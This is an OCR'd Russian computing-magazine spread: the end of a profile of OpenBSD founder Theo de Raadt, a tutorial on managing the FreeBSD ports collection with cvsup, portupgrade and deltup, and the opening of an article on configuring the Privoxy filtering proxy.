Так появилась на свет NetBSD. Тео хоть и был ее создателем и одним из лидеров, но в проекте долго не продержался и в декабре 1994 года прекратил сотрудничество с разработчиками NetBSD. Причиной чаще всего называют его неуживчивый характер. Видимо, общего языка с остальными Тео найти так и не смог, и после длительной переписки с Адамом и Крисом, обильно приправленной руганью, де Раадт предпочел уйти.

В октябре 1995 года он начинает делать свою систему — OpenBSD, основанную на первой версии NetBSD. Разработкой этой ОС, вписавшей его имя золотыми буквами в историю *nix-движения, Тео занимается и по сей день.

«ОШИБКИ УСТРАНЯЮТСЯ, ЕСЛИ КТО-ТО ХОЧЕТ ИХ УСТРАНЯТЬ. В БОЛЬШИХ КОМПАНИЯХ ЧАЩЕ ВСЕГО ПРОСТО ОТРАБАТЫВАЮТ СВОЙ ДОЛЛАР, ДАЖЕ ВОСЕМНАДЦАТИЛЕТНИЙ СТУДЕНТ ЗАЧАСТУЮ ДЕЛАЕТ БОЛЕЕ КАЧЕСТВЕННЫЙ АУДИТ КОДА, ЧЕМ СЛУЖАЩИЙ ТАКОЙ КОМПАНИИ»



X-PrOFiLE

В 2004 году он становится лауреатом премии «Free Software Award», ежегодно присуждаемой людям, внесшим наибольший вклад в развитие свободного ПО.

ПРОЕКТЫ

NetBSD — операционная система, базирующаяся на 386BSD. Основной упор был сделан на кроссплатформенность (ось работает на всем, от доисторических Амиг и Спектрумов до бытовых приборов) и поддержку сетевых протоколов.

OpenBSD — главное детище де Раадта. Другие разработчики в команде именуют его «добродушным диктатором». Что это за система, рассказывать не буду, ты и сам все знаешь. Самая надежная и самая безопасная. Одно время даже спонсировалась Министерством обороны США, до тех пор пока Тео жестко не раскритиковал вторжение американцев в Ирак. После этого грант в 2 миллиона баксов был срочно отозван.

OpenSSH — наиболее распространенная и секурная реализация протокола SSH.

Packet Filter (PF) — файрвол. Тео принимал непосредственное участие в создании лучшего межсетевого экрана.



> Символ операционной системы OpenBSD — рыбка Puffy

ХОББИ

Тео — очень творческий человек. Начнем с того, что каждый новый релиз OpenBSD сопровождается песней. Разработчики собираются и записывают музыку, имеющую какое-то (не всегда очевидное) отношение к новой версии системы. Кроме этого, на обложках дисков OpenBSD всегда присутствует рисунок, где запечатлен момент из жизни рыбки Puffy — символа системы.

Тео ежегодно собирает разработчиков на хакатоны — тусовки BSD-хакеров, где они общаются, пишут код и пьют пиво. Де Раадт известен как большой любитель этого напитка. Более того, он его варит дома самостоятельно, хотя сам чаще всего употребляет пенистое в банках — особенно Тео хвалит «Гиннес».

В свободное от сидения за компом время де Раадт лазает по скалам — Тео уже давно и серьезно занимается альпинизмом. Любит путешествовать — бывал в Новой Зеландии, Аргентине, Италии. Живет с девушкой по имени Nadine и двумя кошками.



> Тео — путешественник

«LINUX ПРОСТО УЖАСЕН. ИМ ВСЕ ПОЛЬЗУЮТСЯ И НЕ ПОНИМАЮТ, НАСКОЛЬКО ОН ПЛОХ. А ПРИВЕРЖЕНЦЫ LINUX ТАК И БУДУТ ДОБАВЛЯТЬ НОВЫЙ КОД, ВМЕСТО ТОГО ЧТОБЫ ОГЛЯНУТЬСЯ И СКАЗАТЬ: "ЭТО БЕЗОБРАЗИЕ, И ЕГО НАДО ИСПРАВЛЯТЬ!"»



ЕВГЕНИЙ «J1M» ЗОБНИН
/ J1M@LIST.RU /



ТЕОРИЯ ПАКЕТНОГО МЕНЕДЖМЕНТА

УГЛУБЛЯЕМСЯ В ОСОБЕННОСТИ СИСТЕМЫ ПОРТОВ FREEBSD

Неискушенного пользователя может удивить та легкость и прозрачность, с которой в BSD-системах происходит работа со сторонним ПО. Коллекция портов, являющаяся всего лишь набором каталогов, не требует от пользователя незаурядного мышления и запуска каких-то дополнительных программ. К счастью, достоинство портов не только в их удобстве, но и в чрезвычайной гибкости, которую и не заметишь за внешней простотой.

Часть первая. Вводная

Коллекция портов представляет собой набор make-файлов, рассортированных по каталогам. Каждый каталог содержит правила сборки определенной программы из исходных текстов, а также другую сопутствующую информацию, вроде описания программы. Каждый такой каталог называется портом и является только скелетом, не содержащим самой программы. При переходе в каталог и запуске правил сборки при помощи команды make, исходные тексты будут загружены из сети, программа будет собрана, установлена, а информация о ней помещена в базу пакетов (/var/db/pkg).


Пакетом в BSD-системах называется программа, собранная из порта и помещенная в архив (tgz или tbz). При необходимости пакет может быть установлен командой pkg_add. Система пакетного менеджмента и коллекция портов тесно связаны, они используют общую базу пакетов (/var/db/pkg), управление ими происходит при помощи одних и тех же команд (независимо от того, каким образом была установлена программа, удалить ее можно командой pkg_delete). Поэтому в этой статье мы не будем проводить грань между этими двумя, казалось бы, независимыми способами установки ПО.

Часть вторая. Вопросительная

Факт существования в BSD-системах двух принципиально отличающихся способов работы со сторонним ПО рождает очевидный вопрос: что же использовать? Попробуем на него ответить. Достоинство пакетов в том, что это уже собранные, готовые к работе программы, которые можно установить вместе с зависимостями прямо из сети, запустив команду pkg_add с флагом '-r'. Пакеты не требуют от пользователя мучительного ожидания момента, когда программа будет, наконец, успешно собрана.

Порты, с другой стороны, отличаются двумя весьма заманчивыми особенностями. Во-первых, это возможность собрать программу только с необходимыми зависимостями, не расходуя трафик на выкачивание из сети совершенно бесполезных библиотек. А во-вторых, обладая нужными знаниями и смекалкой, можно сделать так, чтобы при обновлении из сети тянулся только патч к предыдущей версии программы, а не весь тарбол целиком (об этом в конце статьи). Кроме того, исходные тексты программы обычно имеют меньший размер, нежели их пакетные собратья.

Команда FreeBSD решает проблему портов и пакетов просто. На официальных компакт-дисках можно найти только пакеты, все остальное пользователю предлагается установить через



> www.FreshPorts.org — место, где можно найти новости, касающиеся портов



> Правила сборки порта editors/vim

порты. С этим никто не спорит, потому как сборка X Window или KDE из исходных текстов может порадовать разве что красноглазых пионеров, считающих прирост производительности в 2% высшим достижением юниксоида.

Часть третья. Практическая

Главное достоинство портов заключается в прозрачности действий, совершаемых для установки программы. Что может быть очевидней перехода в каталог /usr/ports/editors/vim и исполнения команды make install? Вопросы может вызвать разве что команда make, да и она уже давно глубоко вошла в жизнь юниксоида.
Не менее прозрачны и действия, необходимые для осуществления поиска по коллекции портов. Достаточно перейти в каталог /usr/ports и набрать «make search name=имя_программы» или же «make search key=регулярное_выражение» для поиска по описаниям программ. Не возбраняется также и другой способ поиска, основанный на использовании команды whereis. В BSD она работает с системой портов, и в случае если программа еще не установлена, пользователю будет указан путь до порта.
За сведения об установленных пакетах ответственна команда /usr/sbin/pkg_info. Будучи вызванной без аргументов, она выведет список всех установленных портов и пакетов с кратким описанием. Получить более подробную информацию о пакете можно, указав его имя в качестве аргумента (в совокупности с флагом '-V' это действие приведет к заполнению терминала огромным количеством информации, относящейся к данному пакету).
Многие порты позволяют сконфигурировать устанавливаемую программу или указать зависимости. С этой целью обычно выводится псевдографическое меню, выбрав необходимые элементы которого, следует нажать клавишу «o» для сохранения (информация будет записана в каталог /var/db/ports). Позднее меню можно будет вызвать командой make config. Некоторые порты до сих пор используют устаревший метод конфигурирования, требуя указывать нужные опции в аргументах команды make (вроде WITH_KDE=yes). Для выяснения всех возможных опций придется открывать файл Makefile в редакторе и читать комментарии. Вероятны случаи, когда сама программа позволяет избавиться от определенной зависимости, но порт такой возможности не предоставляет (так до недавнего времени было с портом stardict2, который мог быть собран без gnome, но такой опции в порте не было). Тогда придется исправлять Makefile, благо это нетрудно.
Кроме install и config, порты принимают также и другие цели. Вот самые интересные из них:

ЦЕЛИ КОМАНДЫ MAKE

build — собрать приложение.
clean — удалить исходники из каталога work после сборки.
package — создать пакет.
readmes — создает описания для всех программ в формате HTML (следует запускать из каталога /usr/ports).
maintainer — получить адрес человека, сопровождающего порт.
fetch — только загрузка тарболов, без сборки и установки.
fetch-recursive — то же самое со всеми зависимостями.
deinstall — деинсталлировать приложение. Работает только в том случае, если не была выполнена зачистка исходников.
checksum — проверить контрольные суммы скачанных тарболов.
depends — перестроить зависимости.
extract — разархивировать исходные тексты в каталог work.
patch — применить патчи к приложению.
reinstall — переустановить приложение после удаления.
index — создать файл /usr/ports/INDEX, используемый командой поиска, а также некоторыми другими программами для формирования списка доступных портов.
fetchindex — скачать INDEX из сети.

Для конфигурирования коллекции портов предусмотрен файл /etc/make.conf (это не единственное его назначение, но одно из многих). В него можно заносить переменные окружения, которые будут использоваться при сборке порта. Вот список наиболее интересных из них:

ПЕРЕМЕННЫЕ ОКРУЖЕНИЯ, АКТУАЛЬНЫЕ ДЛЯ ПОРТОВ

PORTSDIR — каталог, содержащий коллекцию портов. По умолчанию /usr/ports.
DISTDIR — каталог с дистфайлами (тарболами программ). По умолчанию $PORTSDIR/distfiles. Если есть диск с дистфайлами, можно указать что-то вроде /cdrom/distfiles.
PREFIX — префикс установки ПО. По умолчанию /usr/local и /usr/X11R6

ФРОНТЕНДЫ

Программа porteasy (misc/porteasy) существенно облегчает работу с портами. С ее помощью ты сможешь одной командой загружать и собирать порты, получать информацию о них, смотреть список зависимостей и даже обновлять коллекцию портов.
Для системы портов FreeBSD также существует несколько графических фронтендов, включая kpackage, который придется по вкусу поклонникам среды KDE, и BPM (sysutils/bpm), написанный с использованием GTK2.



> BPM: графический интерфейс к системе портов FreeBSD

```
sdl_mixer-1.2.7     A sample multi-channel audio mixer library
sdl_net-1.2.6       A small sample cross-platform networking library
sdl_ttf-2.0.8_1     A library to use TrueType fonts to render text in SDL appli
shared-mime-info-0.16_2 A MIME type database from the FreeDesktop project
smpeg-0.4.4_4       A free MPEG1 video player library with sound support
squid-2.5.12_4      The successful WWW proxy cache and accelerator
stardict-2.4.8_1    A cross-platform and international dictionary written in Gt
sudo-1.6.8.12_1     Allow others to run commands as root
svgalib-1.4.3_5     A low level console graphics library
t1lib-5.1.0_1,1     A Type 1 Rasterizer Library for UNIX/X11
tcl-8.4.11,1        Tool Command Language
texi2html-1.76_1,1  Texinfo to HTML converter
tiff-3.8.0_1        Tools and library routines for working with TIFF images
unrar-3.54,3        Extract, view & test RAR archives
unzip-5.52_2        List, test and extract compressed files in a ZIP archive
urlview-0.9_2       URL extractor/launcher
vim-gtk2-7.0.178    Vi "workalike", with many additional features
warzone2100-2.0.5.r1 Innovative 3D real-time strategy game
wget-1.10.2         Retrieve files from the Net via HTTP and FTP
win32-codecs-3.1.0.r1,1 Huge compilation of Win32 binary video codecs
wine-0.9.29,1       Microsoft Windows compatibility layer for Unix-like systems
xmlcatmgr-2.2       SGML and XML catalog manager
xmoto-0.2.2_2       Challenging 2D motocross platform game
xorg-6.9.0          X.Org distribution metaport
xorg-clients-6.9.0_2 X client programs and related files from X.Org
xorg-documents-6.9.0 Documentation of X11 protocol and libraries from X.Org
xorg-fonts-100dpi-6.9.0_1 X.Org 100dpi bitmap fonts
xorg-fonts-75dpi-6.9.0_1 X.Org 75dpi bitmap fonts
xorg-fonts-cyrillic-6.9.0_1 X.Org Cyrillic bitmap fonts
xorg-fonts-encodings-6.9.0_1 X.Org font encoding files
xorg-fonts-miscbitmaps-6.9.0_1 X.Org miscellaneous bitmap fonts
xorg-fonts-truetype-6.9.0 X.Org TrueType fonts
xorg-fonts-type1-6.9.0 X.Org Type1 fonts
xorg-fontserver-6.9.0_1 X font server from X.Org
xorg-libraries-6.9.0 X11 libraries and headers from X.Org
xorg-manpages-6.9.0 X.Org library manual pages
xorg-nestserver-6.9.0 Nesting X server from X.Org
xorg-printserver-6.9.0 X Print server from X.Org
xorg-server-6.9.0_1 X.Org X server and related programs
xorg-vfbserver-6.9.0 X virtual framebuffer server from X.Org
xosd-2.2.12_1       X On-Screen-Display Library and XMMS plug-in
xpdf-3.01_2         Display PDF files, and convert them to other formats
xterm-223           Terminal emulator for the X Window System
zip-2.32            Create/update ZIP files compatible with pkzip
zsh-4.3.2_1         The Z shell
$
```

> Список портов в исполнении pkg_info

для приложений, зависящих от системы X Window.
MASTER_SITES — список серверов, содержащих дистфайлы.
MASTER_SITE_OVERRIDE — альтернативное зеркало дистфайлов.
MASTER_SITE_BACKUP — второе альтернативное зеркало.
FETCH_CMD — команда, используемая для закачки дистфайлов.

Часть четвертая. Обновленная

Нельзя забывать, что работа над коллекцией портов ведется без остановки на coffee break, их количество постоянно растет, и существующие порты обновляются с завидной регулярностью. Поэтому рекомендуется поддерживать коллекцию портов в актуальном состоянии.
Существует, по крайней мере, четыре способа обновления коллекции портов:
1. Загрузка последнего снапшота коллекции с сайта FreeBSD.
2. Программа portsnap, автоматизирующая этот процесс.
3. Обновление через CVS.
4. Обновление с использованием инструмента cvsup.
Мы рассмотрим только последний вариант, так как он самый простой и удобный. Для начала следует установить программу cvsup (начиная с FreeBSD 6.2, официальный комплект системы включает программу csup с аналогичной функциональностью). Не рекомендую ставить эту программу через порты, так как она потянет за собой компилятор Modula-3, который для других задач вряд ли тебе понадобится.
Итак, набираем от рута «pkg_add -r cvsup-without-gui» и ждем, пока программа скачается. По завершении установки создаем в каталоге /root файл ports-supfile такого содержания:

VI /ROOT/PORTS-SUPFILE

```
*default host=cvsup.ru.FreeBSD.
org
*default base=/var/db
*default prefix=/usr
*default release=cvs tag=.
*default delete use-rel-suffix
*default compress
ports-all
```

Запускаем от рута команду cvsup ~/ports-supfile и следим за тем, как локальная коллекция портов синхронизируется со свежайшей коллекцией из CVS-репозитория FreeBSD. После обновления необходимо также выполнить команду make index или make fetchindex, чтобы поиск работал с новой коллекцией портов.
Хотя мы и обновили коллекцию портов, установленные программы все же остались тех же версий, что и до синхронизации. Чтобы обновить и их, потребуется удалить каждый устаревший пакет командой pkg_delete, найти его в коллекции портов и собрать вновь. К счастью, этот процесс можно автоматизировать, если использовать программу portupgrade (sysutils/portupgrade). Она проделает все необходимые для обновления шаги в автоматическом режиме и сделает это с минимальным риском для целостности системы.
Вместе с пакетом portupgrade поставляется программа portversion, которая покажет список установленных пакетов и их статус. Устаревшие пакеты будут отмечены знаком «<». Чтобы их обновить, следует от рута набрать команду «portupgrade имя_пакета». Рекомендуется также обновить все пакеты, зависящие от указанного, добавив флаг '-r'. В идеале, после каждого обновления коллекции портов нужно делать полное обновление всех портов (команда portupgrade *), чтобы избежать возможных конфликтов. Но это приведет к большой трате трафика. Поэтому после каждого обновления портов необходимо вызывать команду pkgdb -F, чтобы исправить возникшие конфликты в базе пакетов. Утилита portupgrade по твоему требованию может обновлять и пакеты, для этого следует указать флаг '-P'.
Кроме описанных выше программ, в пакет portupgrade входит еще несколько полезных утилит. Программа portsclean позволит очистить коллекцию портов и систему от накопившегося мусора. Запуск команды с флагом '-C' приведет к удалению каталогов work, в которых происходит сборка порта. Хотя этот каталог и удаляется командой make clean, ты можешь просто забыть выполнить ее после установки. Еще один полезный флаг '-L' приводит к удалению из каталога /usr/local/lib всех устаревших библиотек. Они могут остаться там вследствие некорректного обновления порта. Программа pkg_which, также являющаяся частью пакета portupgrade, поможет найти, какому пакету принадлежит указанный файл.
Утилита portinstall — это интерфейс к коллекции портов, выполненный в виде одной команды. Используя ее, можно собирать и устанавливать порты без необходимости в переходе по каталогам и вызове команды make. Так, набор команд «cd /usr/ports/editors/vim; make install clean» в случае с portinstall превращается в одну простую команду: portinstall -c vim.

Часть пятая. Экономная

В этом разделе я поделюсь с тобой некоторыми хитростями, которые позволят сэкономить трафик на обновлении портов.
Одно из ключевых достоинств BSD-систем — ориентированность на установку, обновление и работу в сети — может прийтись не по вкусу людям с ограниченным сетевым подключением. Базовую систему FreeBSD и коллекцию портов легко обновить через сеть. При этом затраты на

КАК ВСЕ НАЧИНАЛОСЬ

21 августа 1994 года Джордан Хаббард (Jordan Hubbard) поместил свои наработки в области установки стороннего программного обеспечения из исходных текстов в CVS-репозиторий FreeBSD. Набор из нескольких make-файлов, получивший имя port make macros, позднее превратился в целую систему пакетного менеджмента и стал неотъемлемой частью любой BSD-системы.

```
sdl_image              =
sdl_mixer              =
sdl_net                =
sdl_ttf                =
shared-mime-info       <
smpeg                  <
squid                  <
stardict               =
sudo                   =
svgalib                =
t1lib                  =
tcl                    <
texi2html              =
tiff                   <
unrar                  <
unzip                  =
urlview                =
vim-gtk2               =
warzone2100            =
wget                   =
win32-codecs           =
wine                   >
xmlcatmgr              =
xmoto                  =
xorg                   =
xorg-clients           <
xorg-documents         =
xorg-fonts-100dpi      =
xorg-fonts-75dpi       =
xorg-fonts-cyrillic    =
xorg-fonts-encodings   =
xorg-fonts-miscbitmaps =
xorg-fonts-truetype    =
xorg-fonts-type1       =
xorg-fontserver        =
xorg-libraries         =
xorg-manpages          =
xorg-nestserver        <
xorg-printserver       <
xorg-server            <
xorg-vfbserver         <
xosd                   =
xpdf                   <
xterm                  =
zip                    =
zsh                    =
$ █
```

> Portversion говорит, что многие пакеты устарели

трафик будут минимальны, так как cvsup загрузит из сети ровно столько, сколько требуется, чтобы синхронизировать старую версию с новой (то есть только разницу между прошлой и нынешней версией системы). А вот как быть с портами, которые требуют, чтобы тарбол, содержащий исходники новой версии программы, был загружен заново?

Разработчики из сообщества Gentoo когда-то тоже задавались этим вопросом. В результате появился инструмент deltup, который создает из двух тарболов одной программы специальный файл, которым можно пропатчить тарбол старой версии программы, чтобы получить тарбол с ее новой версией, избежав необходимости в загрузке всего тарбола.

Чтобы использовать этот способ обновления, ты должен установить пакет deltup (sysutils/deltup) и программу wget (ftp/wget). После этого возьми с диска, прилагаемого к журналу, скрипт fetch_deltup.sh и помести его в каталоге /usr/local/bin. Открой файл /etc/make.conf и добавь в него строку «FETCH_CMD=/usr/local/bin/fetch_deltup.sh». Затем попробуй обновить какой-нибудь порт, ты увидишь, сколько трафика ты сэкономил.

Чтобы deltup работал, ему нужен сервер, который мог бы генерировать патчи. К сожалению, для FreeBSD такого сервера не существует, поэтому в скрипт вшит адрес сервера Gentoo. Но это не должно тебя беспокоить, так как набор прикладных программ во FreeBSD и Gentoo одинаков.


Хочу обратить твое внимание вот на какой момент: хотя deltup использует множество хитрых приемов для обеспечения абсолютной идентичности пропатченного тарбола оригиналу, он все же может ошибиться. Сам тарбол в этом случае останется вполне корректным, и из него можно будет собрать программу, но система портов начнет ругаться на несовпадение контрольных сумм. В этом случае можно собрать порт, отменив проверку контрольных сумм:

```
make NO_CHECKSUM install clean
```

На диске также лежит моя доработка этого скрипта (fetch_deltup_new.sh). В ней устранены некоторые ошибки и добавлен таймаут, который должен выждать скрипт, чтобы сервер успел сгенерировать патч. По окончании таймаута начнется загрузка официального тарбола.

ПОЛЕЗНЫЕ УТИЛИТЫ

Есть еще несколько утилит, облегчающих работу с портами, самые интересные из которых — sysutils/pkg_tree и sysutils/pkg-orphan. Программа pkg_tree показывает установленные пакеты, организуя их в древовидную структуру, отражающую взаимные зависимости. Pkg-orphan удаляет из системы все пакеты, от которых не зависит ни один другой пакет.



СЕРГЕЙ «GRINDER» ЯРЕМЧУК
/ GRINDER@UA.FM /

МАЛЕНЬКОЕ ОКНО В БОЛЬШУЮ СЕТЬ

PRIVOXY: ПРОКСИ-СЕРВЕР С РАСШИРЕННЫМИ ВОЗМОЖНОСТЯМИ ПО ФИЛЬТРАЦИИ ИНТЕРНЕТ-КОНТЕНТА

Каждый из нас, бороздя необъятные просторы Сети, сталкивается с большим количеством ненужного трафика. Помочь справиться с этой напастью могут прокси-серверы, благодаря которым можно запросто отсеять рекламу и нежелательный контент, а также скрыть информацию об используемом программном обеспечении.

Прокси-сервер Privoxy


Если спросить на одном из тематических форумов, какой из прокси-серверов лучше для использования в Linux, в 99 из 100 случаев мы получим ответ — Squid. Действительно, это отличный кэширующий прокси-сервер, обладающий многими полезными возможностями. Но, к сожалению, на домашнем компьютере все его преимущества практически не заметны. А что необходимо обычному пользователю? Отсутствие баннеров, защита от всплывающих окон и скрытого html-кода, фильтрация cookies и, естественно, анонимность, ведь браузер на любом веб-ресурсе оставляет след, сравнимый с отпечатком пальца. Все это реализуется и с помощью Squid, но с установкой и настройкой вереницы редиректоров и фильтров в этом случае придется серьезно повозиться. Зачем? Ведь есть специально обученный прокси-сервер Privoxy (www.privoxy.org), который отлично справляется с большинством поставленных задач, даже в режиме работы по умолчанию. А если его еще подстроить...


Установка Privoxy

Прокси-сервер Privoxy можно найти в репозиториях пакетов многих дистрибутивов Linux, поэтому, прежде чем обратиться к шаманству компиляции, советую воспользоваться стандартным способом. В Ubuntu и других дистрибутивах, использующих apt, вводим:

```
$ sudo apt-get install privoxy
```

Вот, собственно, и все премудрости. Кроме основного пакета, в Сети можно найти патчи к Privoxy, несколько расширяющие его возможности. Privoxy стартует сразу же после установки в настройках по умолчанию, ожидая соединения на 8118 порту. Его конфигурационные файлы находятся в каталоге /etc/privoxy. Основной файл называется config, отдельные настройки (фильтры, действия) содержатся в нескольких файлах, имеющих расширение


> Просмотр http-запросов в Privoxy


> Установка Privoxy

action и filter, которые подключаются к config. Кроме того, основные настройки можно произвести через веб-интерфейс, набрав в строке браузера «config.privoxy.org» (в короткой форме «p.p»). Но перед этим необходимо настроить веб-браузер так, чтобы он выходил в интернет не напрямую, а через Privoxy. Запускаем Firefox, выбираем в меню «Правка → Настройки» и затем во вкладке «Основные» нажимаем кнопку «Параметры соединения». В появившемся окне устанавливаем флажок «Настройка прокси вручную», в полях HTTP-прокси и SSL-прокси вводим адрес localhost и порт 8118. Нажимаем «OK» и выходим из настроек. Теперь можно попробовать войти в интернет или обратиться к настройкам Privoxy. Команды ручной остановки или запуска Privoxy стандартные:

```
$ sudo /etc/init.d/privoxy stop
$ sudo /etc/init.d/privoxy start
```

Конфигурационный файл config

Главный конфигурационный файл config управляет работой самого Privoxy. Большинство параметров, кроме confdir и logdir, являются необязательными, но заглянуть внутрь стоит. Файлы имеют стандартную для *nix структуру. Строка начинается с параметра, за которым следует значение. Строка, начинающаяся со знака «#», является комментарием, все идущее за ней игнорируется. Каталог, в котором Privoxy будет искать конфигурационные файлы, если не использован полный путь, указывается в переменной confdir, аналогично журналы работы прокси-сервера будут размещены в logdir. Реакция Privoxy при совпадении правила описывается в файлах действий, определяемых переменной actionsfile. При этом можно использовать несколько таких файлов, перечисляя их по одному в строке. По умолчанию в списке присутствует три таких файла:

```
# Для внутреннего использования,
изменять не рекомендуется
actionsfile standard
# Основной файл настроек, обеспе-
чивает базовую функциональность
actionsfile default
